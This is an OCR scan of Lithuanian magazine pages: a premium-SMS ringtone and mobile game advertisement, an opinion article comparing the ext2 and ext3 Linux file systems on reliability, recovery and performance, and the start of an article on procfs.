Cascada / How Do You Do	howdoyoudo
Crazy Frog / Popcorn	popcorn
Mattafix / Big City Life	bigcitylife
Eminem / When I'm Gone	whenimgone
Dancing Djs Vs. Roxette / Fading Like A Flower	fadi
Poets Of The Fall / Carnival Of Rust	carniv

POPULIARIOS MELODIJOS	kodas
Prodigy / Voodoo People	voodoopeop
Paul Van Dyk / Crush	crush
Rammstein / Rosenrot	rosen
Gwen Stefani / Cool	coolgs
HIM / Killing Loneliness	killinglone
50 Cent / Just A Lil Bit	justalil
Benassi Bros feat. Dhany / Every Single Day	everysing
DJ Tiesto / Traffic	traffic
Madonna / Hung Up	hungupht
Europe / The Final Countdown	finalcou
T.A.T.U. / All About Us	allaboutu
Bomfunk MC's / Freestyler	freestyler
Black Eyed Peas / My Humps	myhumpsht
Shakira / Don't Bother	dontbother
Serega / Cherry Bumer	cherry
James Blunt / You're Beautiful	youre
The Eagles / Hotel California	hotelcalif
Queen / We Are The Champions	champion
2 Unlimited / No Limit	nolimit
Simpsonai	simpsons

VASAROS MELODIJOS	kodas
Crazy Frog / Bailando	baila
Arash / Boro, Boro	boroboro
Daddy Yankee / Gasolina	gasolina
Sash! / Ecuador	ecuador
Arash / Temptations	tempta
Juanes / Volverte A Ver	volve
Sugababes / Push The Button	pushtheht
Juanes / La Camisa Negra	camisa
Sean Paul / We Be Burnin'	webebur
Darude / Sandstorm	sandstorm
Eros Ramazotti / Cose Della Vita	cosedellavit
Bob Sinclair / Love Generation	lovege

ŠAUNIOS MELODIJOS	kodas
TV / Nu, Pogodi!	nupogodi
Black Eyed Peas / Don't Lie	dontlie
50 Cent / Outta Control	outtacont
System Of A Down / Hypnotize	hypnotize
Robbie Williams / Tripping	trippinght
ATB / 9 PM (Till I Come)	9pmtilli
HIM / Wings Of A Butterfly	wingsofa
TV / X-Files	xfiles
Ozzy Osbourne / Dreamer	dreamer
Rammstein / Benzin	benzin
Tom Jones / Sexbomb	sexbomb
Depeche Mode / Precious	precious
50 Cent / Window Shopper	windowshop
The Pussycat Dolls / Don't Cha	dontcha
Rammstein / Du Hast	duhast
Robert Miles / Children	children
TV / Monk	monk
Vanilla Ninja / Dangerzone	danger
Coldplay / Talk	talk
Fort Minor / Believe Me	beli

Tikro garso melodijos

Rašyk SMS: EXETRUE KODAS, siųsk numeriu 1326, kaina 5 Lt. *pvz.: exetrue sorry*
Nusiųsk draugui: EXETRUE KODAS 370XXXXXXX

TOP 5 ORIGINALIOS	helina nimi
ATB / 9 PM -Till I Come	9pmtilli
Rammstein / Amerika	ameri
Metallica / Enter Sandman	entersan
Rasmus / First Day Of My Life	firstd
Scooter / Hello (Good To Be Back)	hellogoo

ORIGINALIOS	helina nimi
Scorpions / Wind Of Change	windo
ATB / You're Not Alone	yourenot
Scooter / Shake That	shaketha
Prodigy / Smack My Bitch Up	mybitch
Prodigy / Voodoo People	voodoo
Nightwish / Nemo	nemo
The Rasmus / In The Shadows	inthesha
Touch And Go / Would You...	wouldyou
Notorious BIG / Nasty Girl	nastygir
Pink / Stupid Girl	stupidg
Hi Tack / Say Say Say	saysay
Metallica / The Unforgiven	unfor

TIKRO GARSO KOVERIAI	helina nimi
Madonna / Sorry	sorry
Black Eyed Peas / Pump It	pumpit
Ne-Yo / So Sick	sosick
Black Eyed Peas / My Humps	myhumps
Daddy Yankee / Gasolina	gasolina
The Pussycat Dolls / Don't Cha	dontcha
The Pussycat Dolls / Beep	beep
Cascada / Everytime We Touch	wetouch
T.A.T.U. / All About Us	aboutus
Shapeshifters / Back To Basics	backto
Shakira / Don't Bother	bother
Robbie Williams / Tripping	trippin
Sugababes / Push The Button	push

Spalvoti paveiksliukai

Rašyk SMS: EXEI KODAS, siųsk numeriu 1321, kaina 2 Lt.
pvz.: exei car
Nusiųsk draugui: EXEI KODAS 370XXXXXXX



Animacijos

Rašyk SMS: EXEANI KODAS, siųsk numeriu 1328, kaina 3 Lt. *pvz.: exeani shell*
Nusiųsk draugui: EXEANI KODAS 370XXXXXXX



Žaidimai telefonams

Rašyk SMS: EXEGAME KODAS, siųsk numeriu 1336, kaina 10 Lt. *pvz.: exegame car*
Nusiųsk draugui: EXEGAME KODAS 370XXXXXXX

The Day After Tomorrow
Siųsk sms: EXEGAME thedayafter

Prieš keturis mėnesius, vienas Antarktikos ledyno gabalas atskilo... Šis nutikimas sąlygojo daugybės klimato veiksnių grandininę reakciją niekada nematytą žmonių civilizacijos.

King Kong
Siųsk sms: EXEGAME kong

Oficiali vieno iš populiariausių metų filmų, žaidimo versija mobiliajam telefonui.

SWAT Force
Siųsk sms: EXEGAME swatforce

SWAT - greičiausiai reaguojantis Los Andželo policijos padalinys. Įkaitai, plėšimai, grasinimai, sprogimai - tai jų kasdienybė.

Mission Impossible III
Siųsk sms: EXEGAME mi3

Itanas Huntas dabar vykdo misiją tavo telefone. Mėgaukis žaidimu, paremtu tikrais Misija: Neįmanoma III filmo įvykiais.

New York Nights
Siųsk sms: EXEGAME ny

New York Nights - pašėlęs situacijų žaidimas, kuriame gali atsidurti tin netikėtose ar juokingose situacijose.

The Da Vinci Code - Light Puzzle
Siųsk sms: EXEGAME dvclp

Žaidimo klausimai yra anglų kalba. Da Vinci Code - Light Puzzle yra mįslinga loginė dėlionė, kurioje privalai nukreipti saulės spindulius teisinga tvarka, siekiant atskleisti senovės paslaptis.

Ages of Traders
Siųsk sms: EXEGAME traders

Tikra XVI amžiaus ekonominė strategija tavo telefone. XVI amžius - aukso laikai pirkliams, tad tavo kapitonas ir tu plauksite okeanais ir aplankysite daugybę uostų. Jūs turite parduoti viską, kas įmanoma ir tapti turtingu.

Ghost Attack!
Siųsk sms: EXEGAME ghost

„Ghost Attack" - krauju permirkusi šaudyklė. Žaidėjas turi šaudyti lavonus kapinėse.

Bruce Lee
Siųsk sms: EXEGAME brucelee

Bruce Lee mokytojas buvo nužudytas Yakan žudikų. Fei Han užsakė šį žiaurų nusikaltimą. Mokytojas ir Han kadaise buvo geriausiais draugais, tačiau laikui bėgant draugystė išblėso.

Fatal Fist
Siųsk sms: EXEGAME fatalFist

Patrauklus žaidimas, kuriame žaidėjas turi kautis mirtinose gatvės kovose. Kvapą gniaužiantis žaidimas realiame laike, kuriame žaidėjas gali naudoti bet kokį rastą daiktą kaip ginklą.

Buffy The Vampire Slayer
Siųsk sms: EXEGAME buffy

Drusilla pagavo Ozą ir naudoja jį kaip masalą medžiodamas Buffy. Ji nori visiems laikams atsikratyti garsios vampyrų žudikės iš Sanidalio.

Predator
Siųsk sms: EXEGAME predator

2000-ieji metai: Svetimi užpuolė galaktiką eliminuodami žmonių. Tu esi auklas paregas užmantis Svetimas.

Spalvoti paveiksliukai, JAVA žaidimai ir polifoninės melodijos tinka OMNITEL, BITĖS ir TELE2 abonentams, užsisakiusiems WAP paslaugą. Jei siunčiate žinutę draugui, mokėsite pats. Polifoninių melodijų užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių, kurie groja polifonines melodijas. Monofoninės melodijos tinka visiems Nokia modeliams. Tikro garso (mp3) melodijos tinka tiems NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON telefonų modeliams, kurie atkuria mp3 formatą (pasitikrinkite savo telefono specifikacijas). Spalvotų paveikslėlių užsakymui tinka dauguma žinomų Nokia, Motorola, Alcatel, LG, Samsung, Siemens ir SonyEricsson modelių su spalvotu ekranu. Animuotos ekrano užsklandos tinka tiems telefonų modeliams NOKIA, MOTOROLA, SAMSUNG, SIEMENS ir SONY ERICSSON , kurie suderinti animuotiems paveikslėliukams (pasitikrinkite savo telefono specifikacijas).

Kilus klausimams: laika.lt@laikamobile.com



044

Pasaulių karas: „ext2 vs ext3“

Žvilgsnis į „Linux“ failų sistemas neįprastu kampu

APIE *EXT3* FAILŲ SISTEMOS PRIVALUMUS IR TRŪKUMUS PARAŠYTA DAUG. MANOMA, KAD JI UŽTIKRINA GERIAUSIĄ PATIKIMUMĄ NAŠUMO SUMAŽĖJIMO SĄSKAITA. TAČIAU TOLI GRAŽU NE VISADA *EXT3* ATSILIEKA NUO *EXT2*, O KAI KURIAIS ATVEJAIS JĄ NET LENKIA, ŽYMIAI LENKIA!

[Įvadas] Tikroji prasmė ne testuose, ne grafikuose ir ne diagramose, o fizinėje jų interpretacijoje. Atlikti eksperimentą ne taip paprasta! Norint gauti patikimus, atkuriamus ir objektyvius rezultatus, būtina žinoti, kaip suorganizuota failų sistema ir kokie krumpliaračiai priverčia ją judėti. Visada galima parinkti tokį testų rinkinį, kuriame „gera“ failų sistema bus greitesnė už „blogą“, o visus su tuo nesutinkančius galima apšaukti lameriais, kurie nieko neišmano subtiliuose daugiaužduotinės operacinės sistemos niuansuose, multilyginiame keše ir t.t.

Pabandysime failų sistemas sulyginti pagal keletą kriterijų: patikimumą, atsparumą trikdžiams, našumą ir t.t., kad kiekvienas galėtų pasirinkti sau reikalingą variantą. Ko gero, mes pradėsime nuo našumo.

[Kuomet duomenys virsta pelenais] *Ext2* ir *ext3* failų sistemos labai panašios. *Ext3* — tai *ext2* su žurnalizavimo, t.y. transakcijų palaikymu. Transakcijomis vadinamos grupinės operacijos, kurios yra įvykdomos arba neįvykdomos kaip viena vieninga operacija, kitaip tariant, atomiškai. Visa tai paaiškinsiu remdamasis klasikiniu pinigų pervedimo iš banko A į banką B pavyzdžiu. Žemame lygyje ši operacija suskaidoma į dvi: pinigų nuėmimas nuo sąskaitos ir pinigų pervedimas. O jeigu pervedimo metu įvyks sutrikimas, ar programos vykdymas bus nutrauktas? Kad klientas neliktų be pinigų, reikia numatyti automatinį „grąžinimą“ (*rollback*). Pervedimas arba atliekamas, arba ne. Tarpinių būsenų nėra.

Sugrįžkime prie failų sistemų. Kodėl FAT16/32 sistemose nuolat susiformuoja prarasti klasteriai? Ogi todėl, kad ši sistema nepripažįsta transakcijų, o iš kelių stadijų susidedančios vieningos operacijos nėra atliekamos atomiškai! Štai, pavyzdžiui, bylos kopijavimas. Sistema išskyrė disko erdvę ir jau susiruošė ją atiduoti bylai, kaip viskas pakibo (galimi variantai: montuotojas nukirto laidus, vartotojas paspaudė RESET), dėl ko vienas ar keli klasteriai tapo niekieno.

Žurnalizuojančios failų sistemos (*ext3*, NTFS) tokiais atvejais kito užsikrovimo metu atlieka automatinį „grąžinimą“, todėl klasteriai nėra prarandami. Bylos sukūrimas/pašalinimas/pervadinimas — tai atominės operacijos, kuriose negali būti tarpinės būsenos. O su perkėlimo operacijomis viskas dar sudėtingiau. Failų sistema negali perkelti bylos tarp skirtingų particijų, dėl ko programa-aplinka (*explorer*) yra priversta tai daryti savarankiškai. Galiausiai perkėlimo operacija suskaidoma į dvi atskiras dalis: a) pradinės bylos (*source file*) kopijavimą į paskirties vietą (*destination file*) ir b) pradinės bylos pašalinimą. Tuo pačiu gali susidaryti tokia nekokia situacija, kuomet paskirties byla nebuvo įrašyta į diską (pavyzdžiui, sistema nespėjo jos įrašyti iš disko kešo), tačiau pradinė byla jau buvo pašalinta. Štai čia ir padeda transakcijos. Be to, transakcijų galimybė negali apdrausti nuo įrašomų duomenų praradimo, kadangi žurnalo byla atnaujinama ne tuojau pat, o su tam tikru užlaikymu. Transakcijos taip pat bejėgės pasipriešinti fiziniams disko paviršiaus pažeidimams, nekorektiškai veikiančiai programinei įrangai ir t.t.


Daugelis *ext2* lygina su FAT, o *ext3* — su NTFS, tačiau tai neteisinga. Pagal savo architektūrą *ext2* kur kas artimesnė NTFS, nei FAT. Grubiai šnekant, *ext2* — tai NTFS be transakcijų. Dėl didelio pertekliškumo laipsnio (didelio viena kitą dubliuojančių struktūrų kiekio) *ext2* pakankamai atspari sutrikimams, todėl dėl jos vientisumo galima per daug nesijaudinti. Po netikėto maitinimo atjungimo ji nenulūš. Transakcijų galimybė *ext3* sistemoje padidina duomenų saugojimo patikimumą, tačiau ne taip radikaliai, kaip kai kurie bando tvirtinti. Pasirinkus „tik metaduomenų žurnalizavimo“ (*data=writeback*) režimą, visi rašymui atidaryti duomenys maitinimo dingimo akimirką gali būti nunulinti arba

užpildyti šiukšlėmis. „Žurnalizuoti viską" (*data=journal*) režime visi duomenys iš pradžių yra įrašomi į žurnalą, o tik po to perkeliami į bylą. Tai žymiai sumažina našumą, tačiau garantuoja duomenų ir metaduomenų būsenos neprieštaringumą: byla arba įrašoma pilnai, arba iš viso neįrašoma. Tai reiškia, kad netikėtai dingus maitinimui arba perkrovus sistemą informacijos praradimas vis dėlto yra įmanomas.


Atstatinėti *ext3* sistemoje dingusius duomenis kur kas sunkiau, nei *ext2*, kadangi prieš bylos pašalinimą jai priklausančių blokų sąrašas yra kruopščiai išvalomas, todėl paprastai padaryti *undelete* jau neįmanoma. Beje, tai ne klaida, o „taip sumanyta". Portale *www.opennet.ru* yra FAQ apie *ext3* failų sistemą (*www.opennet.ru/base/faq/ext3_faq.txt.html*), kuris su nuoroda į Andreas Dilger'į (vieną iš kūrėjų) sako štai ką: „Po lūžimo saugaus unlinkinimo (*unlink*) pratęsimo galimybei patikrinti failų sistema *ext3* nunulina inode'uose saugomas nuorodas į blokus, o *ext2* tiesiog pažymi šiuos blokus kaip nenaudojamus, inode'us — kaip pašalintus, dėl ko nuorodos lieka nepaliestos. Vienintelis dalykas, kurį jums lieka daryti — iškviesti *grep* ir taip surasti pašalintų bylų dalis bei tikėtis geriausio".

Tačiau ne viskas taip beviltiška. Taip, nuorodos į DIRECT blokus pradanginamos negrįžtamai, tačiau netiesioginės adresacijos blokų turinys lieka nepaliestas, todėl bylos galas atstatomas tiesiog elementariai. Po gabalėlį surinkinėti tenka tik jos pradžią. Išsamiau apie tai bus galima paskaityti mano knygoje „Duomenų atstatymo technika" (darbinis pavadinimas), kuri turėtų išeiti artimiausiu metu, o kol kas prieinama tik „palengvinta" versija, kurią gali rasti mano *ftp*.


Kita rimta problema — žurnalo vientisumas ir agresyvus *fsck* pobūdis, neadekvačiai reaguojantis į kai kuriuos pažeidimų tipus. Pastaruoju metu pasirodė daugybė pranešimų apie nekokybiškus SATA valdiklius, kurie sukelia įvairiausių sutrikimų, paliečiančių žurnalą ir metaduomenis. Pagrindinė particijos struktūra lieka praktiškai nepažeista (tiesiog mažytis įtrūkimas), ją dar galima išgelbėti atstatinėjant rankiniu būdu, tačiau paleistas *fsck* particiją galutinai pribaigia, beje, *ext3* nukenčia kur kas smarkiau, nei *ext2*. Greičiausiai taip nutinka todėl, kad žurnale atsiranda šiukšlės, o *fsck* bando jas „teisingai" interpretuoti, ko pasekmes jau



Adaptec DuraStor 6220SS serverio našumas atliekant įrašymo/skaitymo operacijas *ext2* sistemoje



Adaptec DuraStor 6220SS serverio našumas atliekant įrašymo/skaitymo operacijas *ext3* sistemoje



AS3AP testo, kuris imituoja darbą su duomenų baze, rezultatai


paminėjau... Be abejo, *ext3* gerbėjai gali pasakyti, kad nėra ko tokią sistemą naudoti su nekokybiška geležim, kad reikia nusipirkti normalų SCSI valdiklį ir atsisakyti ATA. Visa tai teisinga, tačiau vis tiek niekas nėra apdraustas nuo aparatūrinės įrangos sutrikimų, todėl „apvažinėjant" naują aparatūrą visada geriau naudoti *ext2* ir tik po to pereiti prie *ext3*. Be to, prieš leidžiant *fsck* pradėti gydyti diską, primygtinai rekomenduojama paleisti diskų redaktorių *lde* (*Linux Disk Editor* santrumpa) ir pažiūrėti, kas būtent nutiko su duomenimis. Galbūt paprasčiausia būtų viską atstatyti rankiniu būdu? Darbo su *lde* metodų aprašymą galima rasti adresu *kpnc.opennet.ru/recover.zip*.

Taigi patikimumo klausimas vis dar aktualus, o *ext2* sistema daugeliu atveju vis dėlto yra geresnė.

[Greitaveikos klausimai, arba vėžlys ateina pirmas] Manoma, kad bendru atveju žurnalizuojančios failų sistemos našumo atžvilgiu nusileidžia „įprastinėms", tačiau „bendras atvejis" — neapibrėžta sąvoka. Testų rezultatai varijuoja labai plačiose ribose, todėl be logikos čia surasti tiesą iš tiesų ganėtinai sudėtinga.

Remiantis bendriniais samprotavimais, vykdant skaitymo operacijas abi failų sistemos turėtų užtikrinti identišką našumo lygį, kadangi skaitant duomenis į žurnalą nesikreipiama. Iš pirmo žvilgsnio, tai iš tiesų taip, kuo mus įtikina nepriklausomų testuotojų, dirbančių su darbo stotimis su vienu disku duomenys (pavyzdžiui, *staff.osuosl.org/~kveton/fs/page2.php*). Iš čia galima daryti išvadą: jeigu skaitymo operacijų daugiau nei rašymo, tuomet našumo tarp *ext2* ir *ext3* skirtumas tampa praktiškai nepastebimas, o su diskais, kurie sumontuoti „tik skaitymui" skirtumo iš viso nėra. Namų kompiuteriuose iš tiesų taip ir yra.

Serveriuose ir galingose darbo stotyse situacija visiškai kita. Ten sumontuoti ištisi diskų masyvai, vienas iš kurių išskiriamas žurnalui saugoti. Toks būdas atliekant įrašymo operacijas žymiai padidina našumą, tačiau sumažina efektyvų pralaidumą atliekant skaitymo operacijas, kadangi vienas masyvo diskas lieka neįdarbintas. Žvilgtelėk į serverio *Adaptec DuraStor 6220SS* (su RAID5) testavimo rezultatus, kurie buvo pateikti straipsnyje „Journaling on RAID" (*linuxgazette.net/102/piszcz.html*). Su tokia aparatūros konfigūracija *ext3* su vienu duomenų srautu skaitymas vyksta vos ne du kartus lėčiau! Su 16 srautų skirtumas šiek tiek suvienodėja, tačiau vis tiek išlieka pakankamai žymus. Išvada: jeigu skaitymo operacijų atliekama daugiau nei rašymo, tuomet serveriuose *ext2*




TPC-C testo, imituojančio darbą su duomenų baze, rezultatai


vienareikšmiškai valdo, juo labiau, kad duomenų praradimo rizika tokiu atveju lygi nuliui — juk į diską nėra rašoma!
Beje, apie rašymą. Su rašymu viskas kur kas prasčiau. Remiantis bendriniais samprotavimais, žurnalizavimas reikalauja laiko ir apčiuopiamai sumažina našumą, ką patvirtina visi nepriklausomi testuotojai. Įrašymas *ext3* sistemoje atsilieka nuo *ext2* maždaug 50%, o daugelio objektų (bylų, katalogų) pašalinimo operacijos *ext3* sistemoje atliekamos net dešimtis kartų lėčiau! Remiantis tuo, galima padaryti tikrai akivaizdžias išvadas: *ext3* — ganėtinai lėta failų sistema, kuri savo egzistavimą pateisina tik dėl padidinto patikimumo lygio.
Šis tvirtinimas neteisingas. Įrašymas į žurnalą gali būti atliekamas lygiagrečiai kartu su duomenų/metaduomenų atnaujinimu, tiktai juos reikia įkurdinti skirtinguose kietuosiuose diskuose. Remiantis intuicija, tai turėtų visiškai priartinti *ext3* prie *ext2*. Tokiomis sąlygomis *ext3* gali pasirodyti... greitesnė, beje, žymiai greitesnė! Grįžkime prie paveikslėlio su *Adaptec DuraStor 6220SS* serveriu, kuris į *ext3* su vienu srautu rašo tris kartus greičiau, nei į *ext2*! Savaime suprantama, su 16 srautų skirtumas sumažėja, tačiau *ext3* kaip ir anksčiau išlieka priekyje. Taip išeina, kad našumo atžvilgiu serveriuose ir į įrašymą orientuotose galingose darbo stotyse naudingiau naudoti *ext3*, o *read-only* particijoms visada naudoti *ext2*? Kai kuriems administratoriams tai gana netikėta išvada. O galbūt šis *Adaptec DuraStor 6220SS* specialiai pritaikytas *ext3*, o eksperimento rezultatai sufalsifikuoti?
Gerai. Pabandykime žvilgtelėti į duomenų bazes. Paimkime, pavyzdžiui, *Oracle* ir pažiūrėkime, su kokiomis failų sistemomis ją rekomenduojama naudoti. Kompanijos svetainėje (*www.oracle.com/technology/oramag/webcolumns/2002/techarticles/scalzo_linux02.htm*) pateikiami ypatingai įdomūs rezultatai, kuriais galima tikėti, kadangi užsiiminėti ext3 propaganda Oracle neturi prasmės. Mes matome (žr. paveikslėlius), kad atliekant visas operacijas, kurias tik galima atlikti su duomenų baze, *ext3* užtikrina dvigubai didesnį našumą.
Kaip gi taip gali būti?! Nejaugi žurnalo buvimas padidina greitaveiką? Žurnalas čia visiškai niekuo dėtas, o našumą jis tik sumažina. Tiesiog *ext3* sistemoje šiek tiek patobulintas kešavimo mechanizmas ir atlikta keletas kitų pakeitimų, apie kuriuos dokumentacija nutyli, tačiau rezultatas akivaizdus.
Analogiškai reikalai klostosi ir su *MySQL* bei *PostgreSQL*, tačiau man nepavyko surasti „oficialių“ testų rezultatų, o testuoti duomenų bazę namų sąlygomis išties keblu.

[Vienas fragmentas, du fragmentai] Lyginti failų sistemų našumą galima tik esant identiškoms sąlygoms, kitaip tariant, esant vienodam fragmentacijos lygiui. Japonų agentūros IPA (*Information-Technology Promotion Agency*) kolektyvas išleido specialų įrankį *davtools* (*davtools.sf.net*), kuris disko būklę vizualizuoja taip pat, kaip tai darė senasis *Norton Speed Disk*. Paaiškėjo, kad *ext2/ext3* particijos ilgainiui ganėtinai smarkiai fragmentuojasi (žr. paveikslėlius), kas paneigia teiginį apie *ext2/ext3* tobulumą ir jų nepriklausomumą nuo fragmentacijos. Fragmentacijai pavaldžios visos sistemos, be abejo, išskyrus tas sistemas, kurios palaiko foninę defragmentaciją, kaip tai padaryta, pavyzdžiui, su UFS.
Kai kurie „specialistai“ tvirtina, kad *Linux* sistemoje fragmentacija našumą lemia kiek sudėtingiau. Tarkim, vienu metu yra skaitomos dvi bylos. Nesant fragmentacijos galvutei teks nuolat keisti padėtį, mėtantis tarp dviejų bylų, kas nėra gerai. O jeigu bylos būtų suskaidytos į vieną po kito einančius blokus, tuomet galvutės judesiai suformuos tiesinę seką, ir, nepaisant didelės fragmentacijos, skaitymo greitis smarkiai išaugs. Savaime suprantama, fragmentacija būna skirtinga, tačiau naivu manyti, kad optimalus „išsidėstymas“ susiformuoja natūraliai. „Laukinės gamtos“ sąlygomis sistema bylas išmėto po visą operatyvųjį perimetrą, dėl ko galvutei reikia atlikinėti labai didelius padėties keitimus, kad viskas būtų surinkta į vieną visumą. Tačiau apie jokį nuoseklų skaitymą čia nėra nė kalbos! O gerų *ext2/ext3* sistemoms skirtų defragmentatorių, kuriuos būtų galima parekomenduoti, nėra.
Šiuo atžvilgiu geriau naudoti ext2, o ne ext3, kadangi pastarosios žurnalas dažnai būna smarkiai fragmentuotas, kas įvertinus jo naudojimo intensyvumą sukelia smarkų stabdymą.

[Pabaiga] Optimalios failų sistemos pasirinkimas — labai sudėtinga ir neakivaizdi užduotis. Teorija ne visada atitinka praktiką, todėl tenka būti pasiruošusiam įvairiausiems netikėtumams. Visada atsižvelk į įrangos gamintojų ir programų kūrėjų patarimus. Dažniausiai, jie jau yra atlikę visus reikiamus testus arba net optimizavę savo produktą tam tikrai failų sistemai su konkrečiais nustatymais. Deja, čia neįmanoma duoti universalių visiems tinkančių patarimų, todėl mes apsiribosime tik pačiomis bendriausiomis rekomendacijomis.
Prie UPS'o prijungtuose namų kompiuteriuose geriausia būtų naudoti *ext2*, kuri pagal nutylėjimą įdiegiama daugelyje distributyvų. Jeigu jau neturi rezervinio maitinimo šaltinio, o elektros atjungimas (pakibimai, netikėti perkrovimai) — įprastas reiškinys, naudok *ext3* ir pasirink maksimalų žurnalizavimo lygį. Norėdamas didesnio našumo, žurnalo bylą išsaugok į atskirą kietąjį diską, kuris būtų prijungtas prie savo atskiro IDE kanalo (beje, tai nėra būtina, kadangi šiuolaikiniai IDE įrenginiai moka normaliai vienas su kitu pasidalinti vieną magistralę, jeigu, be abejo, nesugalvoja pakonfliktuoti).


Įrankis *davtools*, kuris vizualizuoja pasirinkto bylų sąrašo fragmentaciją

Serveriuose ir darbo stotyse su RAID masyvais *ext2* galima įdieginėti tuo atveju, jeigu šios mašinos orientuotos į skaitymą, o *ext3* — jeigu orientuotos į rašymą. *Ext3* atveju daugiausia išlošiama tuomet, kai dirbama su duomenų bazėmis, tačiau čia viskas priklauso nuo užklausų ir pačios duomenų bazės tipo. Tokiu atveju patikimą atsakymą duoti gali tik eksperimentas.



047

Kelionė į branduolio centrą

Tyrinėjam virtualią failų sistemą „procfs“

TUO METU, KAI KITOSE OPERACINĖSE SISTEMOSE NORINT VARTOTOJUI SUTEIKTI GALIMYBĘ KONTROLIUOTI BRANDUOLIO VEIKIMĄ, TAIP PAT GAUTI PRIĖJIMĄ PRIE SISTEMINĖS STATISTIKOS SU IŠSAMIA INFORMACIJA APIE PROCESUS, APARATŪRĄ BEI TINKLĄ, REIKIA DAUGYBĖS SKIRTINGŲ PROGRAMŲ, *LINUX* SISTEMOJE VISA TAI PASIEKIAMA LABAI PAPRASTAI — PER */PROC* FAILŲ SISTEMĄ. ŠIAME STRAIPSNYJE KAIP TIK IR PAKALBĖSIME APIE *PROCFS*.

[Bendri duomenys apie „procfs"] Visų pirma, virtuali failų sistema *procfs* skirta gauti informaciją apie paleistus procesus — pavadinimą, unikalų identifikatorių, išskirtos atminties kiekį ir t.t. *Linux* sistemoje ji taip pat aprūpina vartotoją informacija apie aparatūrą, failų sistemas, suteikia priėjimą prie sisteminės statistikos, leidžia „veikimo metu" (*on-the-fly*) keisti tam tikrus branduolio parametrus. Įdomu tai, jog *procfs* neegzistuoja nei fiziniame diske, nei operatyvinėje atmintyje. Kai kreipiamasi į kokią nors bylą, kuri yra kataloge */proc* (būtent prie jo paprastai montuojasi mūsų šiandien aptariama FS), branduoliui perduodamas atitinkamas pranešimas ir jis atsakydamas grąžina reikiamą informaciją. Taip sukuriama darbo su tikra kietajame diske esančia FS iliuzija. Su *procfs* veikia labai daug programų, todėl ji yra gyvybiškai svarbi bet kuriam *Linux* distributyvui.

